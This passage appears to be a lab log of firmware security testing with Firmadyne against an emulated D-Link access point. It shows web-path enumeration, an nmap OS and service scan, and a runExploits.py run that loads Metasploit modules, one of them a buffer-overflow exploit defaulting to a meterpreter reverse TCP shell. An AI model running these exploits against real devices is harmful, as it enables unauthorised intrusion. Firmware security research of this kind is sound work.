Accessing: http://192.168.0.50/downloadFile.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_System.html...
-> HTTPError: 404
Skipping: include/scripts/common.js...
Accessing: http://192.168.0.50/tmpl/404.tpl.php...
-> HTTPError: 404
Skipping: images/move_on.gif...
Accessing: http://192.168.0.50/tmpl/FirmwareUpgradeTFTP.tpl.php...
-> HTTPError: 404
Skipping: images/footer_left_bottom.gif...
Skipping: templates/BasicTime.tpl...
Skipping: templates/WirelessStations.tpl...
Skipping: images/inactive.png...
Accessing: http://192.168.0.50/clearLog.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.assign_smarty_interface.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_BasicQoSSettings.html...
-> HTTPError: 404
Skipping: templates/Snooping.tpl...
Skipping: images/body_left_notch.gif...
Accessing: http://192.168.0.50/include/libs/plugins/function.generate_input_fields.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.math.php...
-> HTTPError: 404
Skipping: images/arrow_right.gif...
Skipping: images/add_new_stat_on.gif...
Skipping: images/down_arrow.gif...

```

```

Accessing: http://192.168.0.50/include/libs/plugins/function.ip_field.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.html_checkboxes.php...
-> HTTPError: 404
Skipping: images/reset_off.pdn...
Skipping: templates/AdvancedGeneral.tpl...
Skipping: images/background_right.gif...
Skipping: templates/AddWPSCClient.tpl...
Accessing: http://192.168.0.50/help/help_BasicWirelessSettings_a.html...
-> HTTPError: 404
Skipping: images/datahead_left.png...
Skipping: templates/AdvancedQoSSettings.tpl...
Skipping: templates/FirmwareUpgrade.tpl...
Accessing: http://192.168.0.50/include/libs/internals/core.write_cache_file.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.upper.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_ProfileSettings.html...
-> HTTPError: 404
Skipping: include/scripts/control-modal.js...
Skipping: include/scripts/livevalidation.js...
Accessing: http://192.168.0.50/help/help_IPSettings.html...
-> HTTPError: 404
Skipping: templates/footer.tpl...
Accessing: http://192.168.0.50/help/help_AdvancedRogueAP.html...
-> HTTPError: 404
Skipping: templates/AdvancedMACAuthentication.tpl...
Accessing: http://192.168.0.50/include/libs/plugins/function.html_options.php...
-> HTTPError: 404
Skipping: include/css/csshover.htc...
Skipping: images/background_left.gif...
Skipping: images/datahead_left.gif...
Accessing: http://192.168.0.50/tmpl/AdvancedSyslog.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_vapSecurityProfile.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.nl2br.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_FirmwareUpgradeTFTP.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_RestoreDefaults.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.read_cache_file.php...
-> HTTPError: 404
Skipping: templates/BasicGeneral.tpl...
Accessing: http://192.168.0.50/packetCapture.php...
-> HTTPError: 404
Skipping: templates/RestoreDefaults.tpl...
Accessing: http://192.168.0.50/tmpl/Documentation.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.is_secure.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.rmdir.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.date_format.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/TR069.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/bandStrip.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_RogueAPList.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/compiler.assign.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.create_dir_structure.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_Bridging.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/main.tpl.php...
-> HTTPError: 404
Skipping: images/left_nav_top_left.gif...
Skipping: images/buttons.png...
Skipping: images/body_notch.gif...
Accessing: http://192.168.0.50/index.php...
-> Redirect
Accessing: http://192.168.0.50/include/libs/plugins/function.html_table.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.popup.php...

```

```

-> HTTPError: 404
Skipping: images/left_nav_bottom_right.gif...
Skipping: images/apply_disabled.gif...
Skipping: images/tab_separator.gif...
Accessing: http://192.168.0.50/help/help_wdsSecurityProfile.html...
-> HTTPError: 404
Skipping: images/footer_middle_top_divider.gif...
Skipping: templates/vapSecurityProfile.tpl...
Skipping: templates/DHCPServerSettings.tpl...
Accessing: http://192.168.0.50/header.php...
-> HTTPError: 404
Skipping: images/go_on.gif...
Skipping: include/scripts/prototype.js...
Skipping: templates/RestoreSettings.tpl...
Accessing: http://192.168.0.50/tmpl/BasicScheduledWirelessON-OFF.tpl.php...
-> HTTPError: 404
Skipping: include/css/layout.css...
Accessing: http://192.168.0.50/include/libs/plugins/function.config_load.php...
-> HTTPError: 404
Skipping: images/background_inside_left.gif...
Skipping: templates/WPSSettings.tpl...
Accessing: http://192.168.0.50/BackupConfig.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/AdvancedRogueAP.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_AdvancedSyslog.html...
-> HTTPError: 404
Skipping: templates/KnownAPList.tpl...
Accessing: http://192.168.0.50/tmpl/Statistics.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/RestoreSettings.tpl.php...
-> HTTPError: 404
Skipping: images/tab.png...
Skipping: templates/PacketCapture.tpl...
Skipping: images/apply_on.gif...
Accessing: http://192.168.0.50/thirdMenu.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/help.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.assign_debug_info.php...
-> HTTPError: 404
Skipping: templates/body.tpl...
Skipping: include/css/fonts.css...
Skipping: images/inline_tab_l.png...
Accessing: http://192.168.0.50/siteSurvey.php...
-> HTTPError: 404
Skipping: monitorFile.cfg...
Accessing: http://192.168.0.50/help/help_BasicScheduledWirelessON-OFF.html...
-> HTTPError: 404
Skipping: images/delete_on.gif...
Skipping: images/sub_section_grey_tab_top_right.gif...
Accessing: http://192.168.0.50/include/libs/plugins/modifier.replace.php...
-> HTTPError: 404
Skipping: include/css/default.css...
Accessing: http://192.168.0.50/data.php...
-> HTTPError: 404
Skipping: images/add_off.gif...
Accessing: http://192.168.0.50/help/help_KnownAPList.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/thirdMenu.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.count_characters.php...
-> HTTPError: 404
Skipping: images/cancel_off.gif...
Skipping: templates/RemoteConsole.tpl...
Accessing: http://192.168.0.50/include/libs/plugins/modifier.spacify.php...
-> HTTPError: 404
Skipping: images/clear.gif...
Accessing: http://192.168.0.50/tmpl/AdvancedRadiusServerSettings.tpl.php...
-> HTTPError: 404
Skipping: images/apply_off.gif...
Skipping: images/tab_r_A.png...
Accessing: http://192.168.0.50/tmpl/progress.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_RemoteConsole.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.html_image.php...
-> HTTPError: 404

```

```

Accessing: http://192.168.0.50/include/libs/plugins/modifier.count_sentences.php...
-> HTTPError: 404
Skipping: templates/button.tpl...
Skipping: templates/IPSettings.tpl...
Accessing: http://192.168.0.50/redirect.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/AdvancedGeneral.tpl.php...
-> HTTPError: 404
Skipping: images/left_nav_left_tile.gif...
Skipping: include/scripts/effects.js...
Accessing: http://192.168.0.50/help/help_FirmwareUpgrade.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/AdvancedQoSSettings.tpl.php...
-> HTTPError: 404
Skipping: include/libs/debug.tpl...
Skipping: images/footer_left_copyright.gif...
Accessing: http://192.168.0.50/tmpl/header.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_ConfigManagement.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/block.textformat.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/test.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/checkConfig.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_Login.html...
-> HTTPError: 404
Skipping: images/sidebox.gif...
Accessing: http://192.168.0.50/tmpl/Logs.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/RemoteConsole.tpl.php...
-> HTTPError: 404
Skipping: templates/Documentation.tpl...
Accessing: http://192.168.0.50/help/help_Statistics.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.counter.php...
-> HTTPError: 404
Skipping: images/datahead_right.gif...
Accessing: http://192.168.0.50/include/libs/internals/core.display_debug_console.php...
-> HTTPError: 404
Skipping: images/footer_middle_bottom.gif...
Skipping: templates/AdvancedSyslog.tpl...
Skipping: images/delete_off.gif...
Skipping: images/save_off.gif...
Skipping: images/tab_r_A.gif...
Accessing: http://192.168.0.50/help/help_AdvancedRadiusServerSettings.html...
-> HTTPError: 404
Skipping: images/save_on.gif...
Skipping: include/scripts/prototype-ext.js...
Accessing: http://192.168.0.50/include/libs/plugins/modifier.escape.php...
-> HTTPError: 404
Skipping: images/move_off.gif...
Skipping: images/reset_off.gif...
Skipping: images/sub_section_grey_tab_shadow.gif...
Accessing: http://192.168.0.50/titleLogo.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.count_words.php...
-> HTTPError: 404
Skipping: images/up_arrow.gif...
Accessing: http://192.168.0.50/help/help_AdvancedQoSSettings.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.rm_auto.php...
-> HTTPError: 404
Skipping: images/sub_section_grey_tab_top_left.gif...
Skipping: include/scripts/wirelessnew.js...

```

Port Scan

```

└─(kali㉿kali)-[~/Desktop/Project/firmadyne]
└─$ sudo nmap -O -sV 192.168.0.50

[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-02 01:31 EDT
Nmap scan report for 192.168.0.50

```

```

Host is up (0.0010s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  D-Link 524, DIR-300, or WBR-1310 WAP telnetd
80/tcp    open  http    D-Link WAP http ui
443/tcp   open  ssl/http D-Link WAP http ui
MAC Address: 00:15:E9:2C:75:00 (D-Link)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.38 - 3.0
Network Distance: 1 hop
Service Info: Device: WAP

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds

```

Exploit

- [runExploits.py](#): This script tests for the presence of 60 known vulnerabilities using exploits from Metasploit, and 14 previously-unknown vulnerabilities that we developed. These unknown vulnerabilities are tracked as follows.

```

(kali@kali)-[~/Desktop/Project/firmadyne]
└─$ rm -rf exploits

(kali@kali)-[~/Desktop/Project/firmadyne]
└─$ mkdir exploits

(kali@kali)-[~/Desktop/Project/firmadyne]
└─$ python ./analyses/runExploits.py -t 192.168.0.50 -o exploits/exploit -e x
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Executing shell command...
Writing script.rc...Executing metasploit command...

(kali@kali)-[~/Desktop/Project/firmadyne]
└─$ head exploits/exploit.metasploit.log
[*] Processing script.rc for ERB directives.
resource (script.rc)> setg RHOST 192.168.0.50
RHOST => 192.168.0.50
resource (script.rc)> setg RHOSTS 192.168.0.50
RHOSTS => 192.168.0.50
resource (script.rc)> spool exploits/exploit.0.log
[*] Spooling to file exploits/exploit.0.log...
resource (script.rc)> use exploits/linux/http/airties_login.cgi_bof
[*] No payload configured, defaulting to linux/mipsbe/meterpreter/reverse_tcp
resource (script.rc)> exploit -z

```